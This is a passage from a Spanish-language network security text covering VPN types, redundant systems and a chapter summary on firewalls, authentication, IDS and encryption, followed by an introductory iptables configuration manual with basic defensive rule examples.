3.3.1.8 Requerimientos básicos de una VPN

Por lo general cuando se desea implementar una VPN hay que asegurarse que esta proporcione:

- Identificación de usuario
- Administración de direcciones
- Codificación de datos
- Administración de claves
- Soporte a protocolos múltiples

La VPN debe ser capaz de verificar la identidad de los usuarios y restringir el acceso a la VPN a aquellos usuarios que no estén autorizados. Así mismo, debe proporcionar registros estadísticos que muestren quien acceso, que información y cuando.

Administración de direcciones. La VPN debe establecer una dirección del cliente en la red privada y debe cerciorarse que las direcciones privadas se conserven así.

Codificación de datos. Los datos que se van a transmitir a través de la red pública deben ser previamente encriptados para que no puedan ser leídos por clientes no autorizados de la red.

Administración de claves. La VPN debe generar y renovar las claves de codificación para el cliente y el servidor.

Soporte a protocolos múltiples. La VPN debe ser capaz de manejar los protocolos comunes que se utilizan en la red pública. Estos incluyen el protocolo de Internet (IP), el intercambio de paquete de Internet (IPX) entre otros.

3.3.1.9 Ventajas de una VPN

Dentro de las ventajas más significativas podremos mencionar:

- La integridad
- Confidencialidad
- Seguridad de los datos
- Reducción de costos
- Sencilla de usar
- Sencilla instalación del cliente en cualquier PC Windows
- Control de Acceso basado en políticas de la organización
- Herramientas de diagnostico remoto
- Los algoritmos de compresión optimizan el tráfico del cliente
- Evita el alto costo de las actualizaciones y mantenimiento a las PC´s remotas

3.3.1.10 Tipos de VPN

Acceso de usuario remoto a través de Internet: Las VPNs deben proporcionar acceso remoto a los usuarios de la corporación a través de Internet, y al mismo tiempo conservar la privacidad de la información




Figura 3.3.10. Uso de una VPN.

En vez de tener que utilizar una línea alquilada o hacer una llamada de larga distancia a un servidor de acceso a red corporativo o externo (NAS), el usuario debe llamar a un número telefónico local NAS de ISP, posteriormente, el programa de la VPN crea una red privada virtual entre el usuario que marca y el servidor corporativo de VPN a través de Internet.

Conexión de redes a través de Internet: Existen dos métodos para utilizar las VPNs y permitir la conexión de las redes de área local a sitios remotos:

a) Uso de líneas dedicadas para conectar una sucursal LAN corporativa: En este caso, tanto los enrutadores de la sucursal como los de la central corporativa pueden utilizar una línea dedicada local y el ISP local para conectarse a Internet. El software de la VPN utiliza las conexiones de ISP locales e Internet pública para crear una red privada virtual entre el enrutador de la sucursal y el enrutador corporativo.

b) Uso de una línea de marcación para conectar una sucursal a una LAN corporativa: En este caso, el enrutador en la sucursal puede llamar al ISP local. El software de la VPN utiliza la conexión al ISP local para crear una red privada virtual entre el enrutador de la sucursal y el enrutador de la central corporativa a través de Internet.




Figura 3.3.11. Uso de una VPN para conectar dos sitios remotos.

Conexión de computadoras a través de una Intranet: En algunas corporaciones, existen departamentos que debido a la información que manejan están físicamente desconectados de la red interna de la corporación con el fin de proteger estos datos, pero a su vez, causa problemas de accesibilidad para aquellos usuarios que necesiten dicha información.

Para lograr el acceso a estos datos se debe realizar una VPN ya que esta va a permitir que la LAN del departamento esté físicamente conectada a la red interna corporativa, y a su vez separada por un servidor de VPN. Al utilizar una VPN, el administrador de la red puede asegurar que sólo los usuarios autorizados de la red interna corporativa, pueden establecer una VPN con el servidor de VPN, y lograr acceso a los recursos protegidos del departamento. Además, todas las comunicaciones a través de la VPN pueden encriptarse para lograr una mayor privacidad de los datos.




Figura 3.3.12. Uso de una VPN para conectar dos computadoras en la misma LAN.

3.4 Soluciones de alta disponibilidad

3.4.1 Sistemas redundantes

Todas las soluciones en la seguridad de las redes mencionadas en los apartados anteriores no son como tal la respuesta definitiva para una seguridad integral.

Dicho de otra forma no es suficiente tener todos los sistemas funcionando de una manera coherente si estos no poseen una disponibilidad del 100% del tiempo.
A medida que las redes crecen los sistemas que nos brindan los servicios se vuelven vitales e indispensables para el funcionamiento de la empresa o red que se posee, por lo tanto será necesario disponer de sistemas que nos brinden esa alta disponibilidad, por ejemplo conforme se utilizan más las redes para realizar transacciones o que manejan tráfico de confidencialidad crítica deberá poseer sistemas de seguridad que no pueden fallar o detenerse, pero como esto es materialmente imposible, todo sistema de seguridad debe poseer otro sistema de respaldo que permita a los dispositivos un margen de error como se muestra en la figura 3.4.1




Figura 3.4.1. Esquema redundante.

Con esto lo que se pretende es hacer conciencia a los administradores de red que cualquier sitio redundante que exista en nuestra red, para mantener una alta disponibilidad, requiere también un esquema idéntico de seguridad igual al de la red original, y no sólo porque será un sitio de respaldo y que sólo operará en situaciones especiales y por tiempos cortos, solamente se colocarán los servidores y demás equipos necesarios para mantener la disponibilidad de los servicios.

En un caso especial pueden existir niveles de tolerancia en la que se puede prescindir de ciertos sistemas o equipos, o no sean tan críticos; pero los sistemas de seguridad son absolutamente indispensables, dado que un ataque complejo puede valerse primeramente de un ataque de denegación de servicio, que detenga cualquiera de los sistemas de seguridad y esperar que los sitios redundantes inicien la conexión a la red prescindiendo de los sistemas de seguridad, por lo que usuarios mal intencionados puedan tener acceso libre a los servicios y realizar cualquier tipo de intrusión.

Este esquema de redundancia es aplicable también en el caso que algún dispositivo falle ya sea por desperfectos electrónicos o de programas. Si un Firewall falla en la red, el administrador no puede dejar afuera todos los servicios del Firewall y seguir operando sin este tipo de protección para la red, con tal de mantener la disponibilidad

de los servicios, sino que debe agregarse otro sitio de redundancia igual a este original de tal forma que sirva de respaldo permanente a nuestra red. Puesto que de lo contrario estaremos exponiendo toda la red ante un ataque tal y como ya se explico anteriormente.

3.5 Resumen del capitulo 3

En este capitulo se describe las principales herramientas para la protección de los sistemas y las redes, incluyendo las tecnologías y protocolos. Se ha querido enfocar en los puntos más utilizados actualmente.

Firewall: El primer nivel de seguridad y el más básico. Es el encargado de cerrar todas las posibles entradas hacia la red. Si hacemos una analogía con una casa, el Firewall es el encargado de cerrar las puertas y ventanas para que ningún intruso pueda introducirse, desde el punto de vista técnico el Firewall deshabilita los puertos especificados y segmenta la red del tal forma que los sistemas que son más críticos queden aislados, creándose así la llamada zona desmilitarizada que es donde el administrador debe poner los servidores. Además se tiene una zona aislada que es la red interna de la institución, es donde el usuario común se conecta y debe estar muy bien vigilada, ya que un gran porcentaje de los ataques se dan desde el interior y por lo general de personas de confianza. Todas las conexiones que impliquen entradas alternativas a la red deben ser aisladas, como los servidores de acceso remoto, las conexiones a redes IP privadas, secciones de la red que deben estar en distintas zonas, ya que cada una de estas debe tener diferentes privilegios.

Autenticación: Es el siguiente nivel a tomar en cuenta, es un elemento que comprende la privacidad y está encargado de identificar a cada usuario de la red, verificando que el usuario sea realmente quien dice ser; y así lograr mantener la privacidad de ellos, dando cómo consecuencia la seguridad de toda la red. Si bien es cierto el Firewall es capaz de cerrar todas las entradas del sistema, no se pueden cerrar todos estos, ya que algunos servicios tienen que brindarse. Una computadora

apagada seria lo más seguro que existe, pero esta no le brindaría ningún servicio a nadie, por lo tanto es absolutamente inaplicable. Es necesario habilitar ciertos puertos permitiendo así los servicios necesarios, por ende siempre existirán algunas puertas por donde un atacante pueda entrar. Ejemplos claros son los puertos de conexión http o FTP, ya que estos servicios no pueden cerrarse, si se desea conexión a Internet y del servidor de archivos. Para evitar que cualquier usuario (incluyendo por supuesto a un atacante) tenga acceso indiscriminado a cualquier puerto del sistema que se tenga habilitado, es que se utiliza la autenticación, un nivel más en el esquema de seguridad, el cual permitirá verificar que un usuario que accede a un servicio especifico (por medio de un puerto abierto) este autorizado para hacerlo, de lo contrario la conexión le será deshabilitada.

Para esto se plantean varios métodos de autenticación, el más utilizado pero el más vulnerable es el método de verificación de contraseña, ya que este puede ser violado por medio de error, o por robo de información. También se pueden utilizar tarjetas inteligentes y sistemas biométricos los cuales son los más avanzados y difíciles de burlar; entre ellos podemos mencionar: comprobación de huella dactilar, reconocimiento de iris y retina, reconocimiento de voz, forma de la mano, trazado de venas, reconocimiento facial. Siendo uno de los más avanzados y que se encuentran en fase de desarrollo, los de resonancia del cráneo y del olor corporal.

Sistemas de detección de intrusos (IDS): Después de la implementación del Firewall y de la autenticación se debe implementar un IDS, que es un sistema activo que verifica el tráfico a nivel no sólo de paquetes sino también de segmentos completos, si continuamos con la analogía de una casa, el IDS (sistema de detección de intrusos por sus siglas en ingles) es un sistema de cámaras que acciona una alarma en caso de comportamientos anómalos en el sistema. El auge de los IDS inicio desde 1995 cuando se tenía la crisis de los Firewall, lo que ha llevado a los IDS a ser uno de los campos con más investigaciones y avances. Se tiene dos clasificaciones generales de su funcionamiento: basados en computadora y en red, el basado en computadora solamente verifica el tráfico en esa máquina, mientras que el de red analiza todo el tráfico de un segmento o sección de la red. Como todo en la seguridad, la solución no

es única de un dispositivo o programa en particular, por lo que al momento de implementar un IDS no se puede decir que un tipo de IDS sea mejor que otro, en la práctica se utilizan sistemas híbridos de IDS dependiendo del tipo de red y servicios que se brinden.

Los IDS básicamente son una máquina de decisión, capturan un determinado dato y deciden si es un ataque o no, en función de una colección de datos etiquetados relevantes almacenados en una base de datos. La inconveniente es que los IDS "clásicos" hacen esta decisión de una manera muy mecánica. Comparan el dato (paquete) recibido contra todos los demás que posee en su base de datos, y si se da una coincidencia exacta, se decide si es un ataque o no. Para realizar su labor, muchos IDS's basan sus operaciones en el análisis de un seguimiento realizado sobre el sistema operativo. Los datos así obtenidos constituyen una "huella" del uso del sistema a lo largo del tiempo. A partir de esta información, los IDS's calculan métricas sobre el estado global del sistema y deciden si en un momento determinado el sistema está sufriendo algún tipo de intrusión. Los IDS's también pueden realizar su propio sistema de monitoreo, manteniendo un conjunto de estadísticas que ofrecen un perfil del uso del sistema. Las estadísticas citadas pueden ser obtenidas de varias fuentes como pueden ser: el uso de la CPU, las entradas y salidas del disco, el uso de memoria, las actividades realizadas por los usuarios, el número de conexiones intentadas, etc. Estos datos deben ser actualizados continuamente para reflejar el estado actual del sistema y, a partir de un modelo interno, el IDS determinará si una serie de acciones constituyen una intrusión o un intento de intrusión. Un IDS puede aumentar el nivel de seguridad en nuestro entorno, vigilar el tráfico de red, examinar los contenidos de los mensajes de red, detectar tiempos de acceso anormales. El IDS es también una alarma en tiempo real dando la posibilidad al administrador de reducir o eliminar el impacto del ataque a la red, sin embargo no puede eliminar por completo nuestros problemas de seguridad, ni reemplazar al personal calificado en seguridad de redes, tampoco reaccionar adecuadamente ante nuevos ataques o pequeñas variaciones de estos ataques conocidos (IDS clásico principalmente), una de las mayores limitantes de este sistema es que posee poca flexibilidad ante el crecimiento de las redes.

Encripción: Además de la utilización de un Firewall, autenticación y de sistemas de detección de intrusos, existe otro nivel más, el cual es la encripción de los datos. Debido a que los sistemas anteriores pueden ser burlados, la encripción garantiza la integridad de los datos. La encripción es la base para las firmas digitales, certificados digitales y redes virtuales privadas, dando así mayor seguridad en la red. La firma digital es básicamente una alternativa tecnológica de la firma manual, teniendo las mismas implicaciones de seguridad y dando tres ventajas principales: integridad de la información, autenticidad del origen del mensaje; lo que indica que el receptor puede estar seguro del origen de la información. La firma digital se basa en claves públicas y privadas. Utiliza la clave pública para verificar el origen de los datos y una privada para garantizar la seguridad de la información. Los certificados digitales son los que crean conexiones seguras a través del Web permitiendo el envió de información delicada, como números de tarjeta de crédito, cuentas bancarias, etc., utilizando protocolos como SSL los cuales realizan una transacción con las entidades certificadoras adecuadas. Las redes virtuales privadas (VPN) son sistemas basados también en encripción y nos brindan una alta confiabilidad en la transmisión de la información, siendo el protocolo más utilizado IPSEC, estándar de transmisión que será obligatorio para IP V6 y será la respuesta en la transmisión de datos a través de redes públicas.

Ninguno de estos sistemas antes mencionados es infalible, si no se tiene una seguridad física coherente, de nada serviría para un administrador de red un servidor de autenticación con Firewall e IDS si un atacante puede tener acceso al servidor y robar información por medio de discos flexibles, por lo tanto entonces es importante mantener una seguridad física de los servidores y demás dispositivos y programas utilizados en la red. Estos deben estar en sectores apartados del acceso al público y a puerta cerrada, recomendando la utilización de tarjetas inteligentes o dispositivos biométricos que autentiquen la entrada física a estos sistemas.

Sistemas redundantes: será necesario tener siempre un sistema redundante, garantizando la disponibilidad de los servicios. Aunque el propósito primordial de estos sistemas es mantener disponible los servicios en contingencia por algún desastre natural, por algún ataque o cualquier tipo de situación que deje fuera de servicio

nuestra red principal, esto no debe ser motivo para dejar desprotegido nuestro sistema redundante; a pesar de que este sistema solamente actuará por momentos cortos mientras se soluciona el problema con la red principal, no se debe de pensar que por eso quedará desprotegido dicho sistema, puesto que esto puede ser aprovechado por un atacante para apoderarse del sistema redundante totalmente desprotegido. Por lo que siempre en las redes redundantes se debe de tener la misma seguridad que en las redes principales.

4 Manuales de configuración

4.1 Iptables[13]

El objetivo principal de este documento es el presentar una herramienta para el desarrollo de sistemas de seguridad y el de este apartado el de sistemas Firewall, por lo tanto se estudiará la herramienta para la creación de Firewall llamada **iptables,** la cual trabaja sobre Linux.

Iptables es como se conoce al módulo ***Netfilter***, la herramienta estándar actual de Firewall bajo el sistema operativo l10 estándar Linux de Firewall.

4.1.1 Instalación de Iptables.

Primero será necesario descargar el software de Internet de la dirección:
http://www.netfilter.org/.
En cualquier distribución actual se instala por defecto y el kernel "precompilado" soporta la configuración, a pesar de eso, se describirá brevemente el proceso necesario para una instalación:

El primer paso es descomprimir el paquete descargado, se utilizara el comando:

bzip2 -cd iptables-1.2.5.tar.bz2 | tar -xvf

Esto generará un paquete descomprimido en un directorio iptables –1.2.3
para llevar a cabo la instalación, conviene consultar el fichero iptables-1.2.3/INSTALL, donde se indica como instalarlo, será algo muy similar a esto:

cd /root/iptables-1.2.2
make KERNEL_DIR=/usr/src/linux BINDIR=/usr/bin LIBDIR=/usr/lib MANDIR=/usr/man
make install KERNEL_DIR=/usr/src/linux BINDIR=/usr/bin LIBDIR=/usr/lib MANDIR=/usr/man

[13] Para mayor información consultar : http://www.netfilter.org

En las distribuciones RedHat superiores a la 7.1, el Kernel que se instala por defecto viene configurado. Además también se incluye el paquete de iptables y si se selecciona en la instalación, aparece configurado. El único problema, es que puede que ipchains este habilitado también. Para deshabilitar del arranque del sistema evitando que no cause conflictos con iptables basta ejecutar:

chkconfig --level 0123456 ipchains off; service ipchains stop

Finalmente, para arrancar el servicio iptables en el arranque del sistema ejecutaremos el comando siguiente:

hkconfig --level 235 iptables on; service iptables start

Finalmente, es posible desinstalar el paquete de ipchains con el comando:

rpm -e ipchains

4.1.2 Estructura y funcionamiento de IPTABLES.

4.1.2.1 Filtrado de paquetes con iptables.

El núcleo empieza con tres listas de reglas en la tabla de filtros; estas listas se llaman cadenas, las cuales se llaman INPUT, OUTPUT y FORWARD[14] , y que no pueden ser borradas.

El diagrama de interoperabilidad de las cadenas es el siguiente:




Figura 4.1.1. Diagrama entrada Salida

[14] Es necesario recalcar que la manera de trabajar en los núcleos 2.0 y 2.2 es diferente.

Las cadenas están representadas claramente dentro de cuando un paquete alcanza un círculo en el diagrama, se examina esa cadena para decidir el camino del paquete. Si la cadena dice que hay que descartar (DROP) el paquete, se le desecha ahí mismo, pero si la cadena dice que hay aceptarlo (ACCEPT), continúa su camino por el diagrama.

Una cadena es una lista de reglas. Cada regla evalúa si el paquete se parece a “algo” predeterminado en la cadena, si esta condición se cumple en la cadena se definirá lo que hay que hacer con el paquete.

Si la regla no se ajusta al paquete, entonces se consulta la siguiente regla en la lista. Al final, si no hay más reglas por consultar, el núcleo refiere a la política de la cadena para decidir qué hacer. En un sistema consciente de la seguridad, esta política suele decirle al núcleo que descarte (DROP) el paquete.

Cuando llega un paquete (digamos, por la tarjeta Ethernet) el núcleo mira primero su destino: a esto se le llama «encaminamiento» (routing).

Si está destinado a esa misma máquina, el paquete entra en el diagrama hacia la cadena INPUT. Si pasa de aquí, cualquier proceso que esté esperando por el paquete, lo recibirá.

En caso contrario, si el núcleo no tiene las capacidades de reenvío activadas, o no sabe hacia dónde reenviar el paquete, se descarta el paquete. Si está activado el reenvío, y el paquete está destinado a otra interfaz de red (si tenemos otra), entonces el paquete pasa directamente a la cadena FORWARD de nuestro diagrama. Si es ACCEPTADO, entonces saldrá de la máquina.

Finalmente, si un programa que se ejecuta en la máquina puede enviar paquetes de red. Estos paquetes pasan por la cadena OUTPUT de forma inmediata: si los acepta (ACCEPT), entonces el paquete continúa hacia afuera, dirigido a la interfaz a la que estuviera destinada.

4.1.3 Edición cambio y creación de Cadenas.

Las tres cadenas básicas de uso internos creadas por defecto y las cuales no se pueden borrar son: INPUT, OUTPUT y FORWARD, las operaciones que se pueden hacer en todas las cadenas se listan a continuación:

Para listar las reglas de una cadena (-L) si se especifica la cadena desplegará solo el contenido de esta de lo contrario muestra el contenido de las tres así:

[root@localhost root]# iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
[root@localhost root]#

Para crear una nueva cadena (-N):

[root@localhost root]# iptables -N nueva

La cadena se llama nueva si las listamos de nuevo aparecerá de la siguiente forma:

[root@localhost root]# iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Chain nueva (0 references)

target prot opt source destination
[root@localhost root]#

Para borrar una cadena vacía (-X):

[root@localhost root]# iptables -X nueva

Y la cadena ha sido eliminada.

Para cambiar la política de una cadena de uso interno (-P):

[root@localhost root]# iptables -P INPUT DROP

Se puede observar que después de la directiva -P ubicamos la cadena y posteriormente la directiva en este caso todos los paquetes que no coincidan con ninguna cadena serán descartados.
Si se lista se tiene:

[root@localhost root]# iptables -L
Chain INPUT (policy DROP)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Para Vaciar de reglas una cadena (-F) el contenido de las cadenas será vaciado:

[root@localhost root]# iptables -F

Para poner a cero los contadores de paquetes y bytes de todas las reglas de una cadena
(-Z).

[root@localhost root]# iptables -Z

Para añadir una nueva regla a una cadena (-A).

[root@localhost root]# iptables -A INPUT

Es necesario después del comando -A indicar cual es la cadena a modificar en este caso la cadena input, si listamos de nuevo las cadenas se tiene:

[root@localhost root]# iptables -L
Chain INPUT (policy DROP)
target prot opt source destination
all -- anywhere anywhere

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Como se puede ver la cadena input ha sido modificada, más adelante se verá como modificarla específicamente.

Otras opciones para el manejo de las cadenas son las siguientes:

Insertar una nueva regla en alguna posición de la cadena (-I).
Mover una regla a otra posición dentro de una cadena (-R).
Borrar una regla de un sitio en particular de una cadena (-D).

Borrar la primera regla que coincida con los parámetros dados en una cadena (-D).

4.1.4 Construyendo las cadenas (Creación de reglas)

Primeramente será necesario indicar a iptables que se necesita agregar una regla por medio del comando –A luego se indica la cadena que se modificará así:

[root@localhost root]# iptables -A INPUT

Esto le indicará a iptables que se quiere agregar una regla a la cadena de entrada pero la cadena no está completa.
En este punto es recomendable ubicar la IP de origen a la que queremos que la cadena responda por medio del comando «-s», «--source», o «--src» (del ingles source) así:

[root@localhost root]# iptables -A INPUT -s 10.0.0.1

Esto le indicará al Firewall que todos los paquetes que provengan de dicha IP (10.0.0.1) serán revisados y se les verificará.

También en algunos casos será necesario indicar el destino de los paquetes del comando «-d», «--destination», o «--dst» de la siguiente forma:
[root@localhost root]# iptables -A INPUT -s 10.0.0.1 -d 168.243.3.4 -p ICMP -j DROP

En ambos casos tanto al especificar el destino como el origen de los datos estos se pueden especificar de cuatro maneras. La más común es usar el nombre completo, tal como «localhost» o «www.udb.edu.sv». La segunda manera es especificar la dirección IP, como «127.0.0.1».
Las tercera y cuarta maneras permiten especificar un grupo de direcciones IP, como «19.9.20.0/24» o «19.9.20.0/255.255.255.0». Ambas especifican cualquier dirección entre 19.9.20.0 y 199.95.207.255, ambas inclusive; los dígitos tras la «/» dicen qué

partes de la dirección IP son significativas. «/32» o «/255.255.255.255» es la opción por defecto (coincide con toda la dirección IP).

Ejemplo:

[root@localhost root]# iptables -A INPUT -s 10.0.0.0/255.255.255.0 -d 168.243.3.4 -p ICMP -j DROP

Este ejemplo indica como origen a todas las máquinas de la sub red 10.0.0.0 con 254 hosts.

Es posible también el especificar una inversión por medio del comando "!" así:

[root@localhost root]# iptables -A INPUT -s ! 10.0.0.1 -d 168.243.3.4 -p ICMP -j DROP

Esto especifica como origen todas las máquinas con excepción la 10.0.0.1

Seguidamente ubicamos el protocolo que se quiere revisar por medio de "-p" así:

[root@localhost root]# iptables -A INPUT -s 10.0.0.1 -p ICMP

En este punto se pueden ubicar otros protocolos como TCP, UDP. Pero la cadena no está completa es necesario decirle lo que se desea hacer con los paquetes que coincidan con la regla, por medio de "-j" (del ingles jump) así:

[root@localhost root]# iptables -A INPUT -s 10.0.0.1 -d 168.243.3.4 -p ICMP -j DROP

En este caso todos los paquetes que entren al Firewall que provengan de la dirección 10.0.0.1, que se dirijan a la dirección 168.243.3.4 y que contengan protocolo ICMP

serán descartados (DROP), el correcto funcionamiento se puede comprobar haciendo ping hacia el Firewall el cual no deberá efectuarse satisfactoriamente.

Para especificar la interfaz de red por la que se quieren verificar los paquetes tanto de entrada como salida se utiliza el comando «-i» (o «--in-interfase») y «-o» (o «--out-interfase») y después se especifica el nombre de una **interfaz** con la que coincidir.
Los paquetes que pasan por la regla INPUT no tienen un interfaz de salida, con lo que nunca se activará una regla de esta cadena que use «-o». De forma similar, los paquetes que atraviesan OUTPUT no tienen interfaz de entrada, de manera que ninguna regla que use «-i» en esta cadena funcionará, sólo los paquetes que pasan por la cadena FORWARD tienen a la vez interfaz de entrada y de salida.
Es perfectamente correcto especificar una interfaz que no existe en este momento; la regla no será activada por nada hasta que la interfaz empiece a funcionar. Esto es extremadamente útil con enlaces PPP de llamada (normalmente la interfaz ppp0) y similares.
Como caso especial, un nombre de interfaz que acabe en «+» coincidirá con todas las interfaces (que existan en ese momento o no) cuyo nombre empiece de esa manera. Por ejemplo, para especificar una regla que funcione para todas las interfaces PPP, se podría usar la opción -i ppp+ .
El nombre de la interfaz puede ir precedido por «!» para coincidir con un paquete que **no** vaya por la(s) interfaz/ces especificada(s).

Ejemplo:

[root@localhost root]# iptables -A INPUT -s 10.0.0.1 -i eth0 -p ICMP -j DROP

Esta regla dice que se deseche todo paquete que ingrese al sistema por la interfaz Ethernet 0 con origen en la dirección IP 10.0.0.1 protocolo ICMP (ping).
Algunas veces ocurre que un paquete es demasiado grande para pasar por el cable de un solo golpe. Cuando esto ocurre, el paquete se divide en **fragmentos**, que se envían

como varios paquetes. El otro extremo reensambla los fragmentos para reconstruir el paquete entero.

El problema de los fragmentos es que el primero de ellos tiene todos los campos de cabecera (IP + TCP, UDP e ICMP) que hay que examinar, pero los siguiente sólo tienen un subconjunto de la cabecera (IP sin los campos adicionales de protocolo). Por lo tanto, no es posible buscar cabeceras de protocolos (como se hace con las extensiones TCP, UDP e ICMP) en los siguientes fragmentos.

Si está haciendo un seguimiento de conexión o NAT, entonces se reunirán todos los fragmentos antes de que alcancen el código de filtrado de paquetes, de manera que no se deba preocupar por ellos.

Por otro lado, es importante comprender cómo son tratados los fragmentos por las reglas de filtrado. Cualquier regla de filtrado que pida información que no se tiene *no* será activada. Esto significa que el primer fragmento se trata como cualquier otro paquete. El segundo y los siguientes no. Por tanto una regla que diga `-p TCP --sport www` (que especifica como puerto origen el «www») nunca será activada por un fragmento (excepto el primero). Tampoco la regla opuesta `-p TCP --sport ! www`.

Sin embargo, se puede especificar una regla para el segundo fragmento y los siguientes, usando la opción «-f» (o «--fragment»). También es válido especificar que una regla *no* se va a aplicar al segundo fragmento ni a los siguientes, precediendo «-f» con «!».

Normalmente se considera seguro dejar pasar el segundo fragmento y siguientes, ya que el filtrado afectará al primero, y por lo tanto se evita que el destino de los paquetes pueda reensamblarlos por completo; sin embargo, se conocen fallos de programación que permiten poner fuera de combate máquinas simplemente enviándoles fragmentos, el administrador será el que tenga que elegir.

Nota sobre las cabeceras: los paquetes malformados (los TCP, UDP e ICMP demasiado cortos como para que el código del Firewall pueda leer los puertos o el tipo y código de ICMP) son descartados cuando se intenta examinarlos. Lo mismo pasa con los fragmentos TCP que empiezan en la posición 8.

Por ejemplo, la siguiente regla descartará cualquier fragmento dirigido a 168.243.3.15:

[root@localhost root]# iptables -A OUTPUT -d 168.243.3.15 -f -j DROP

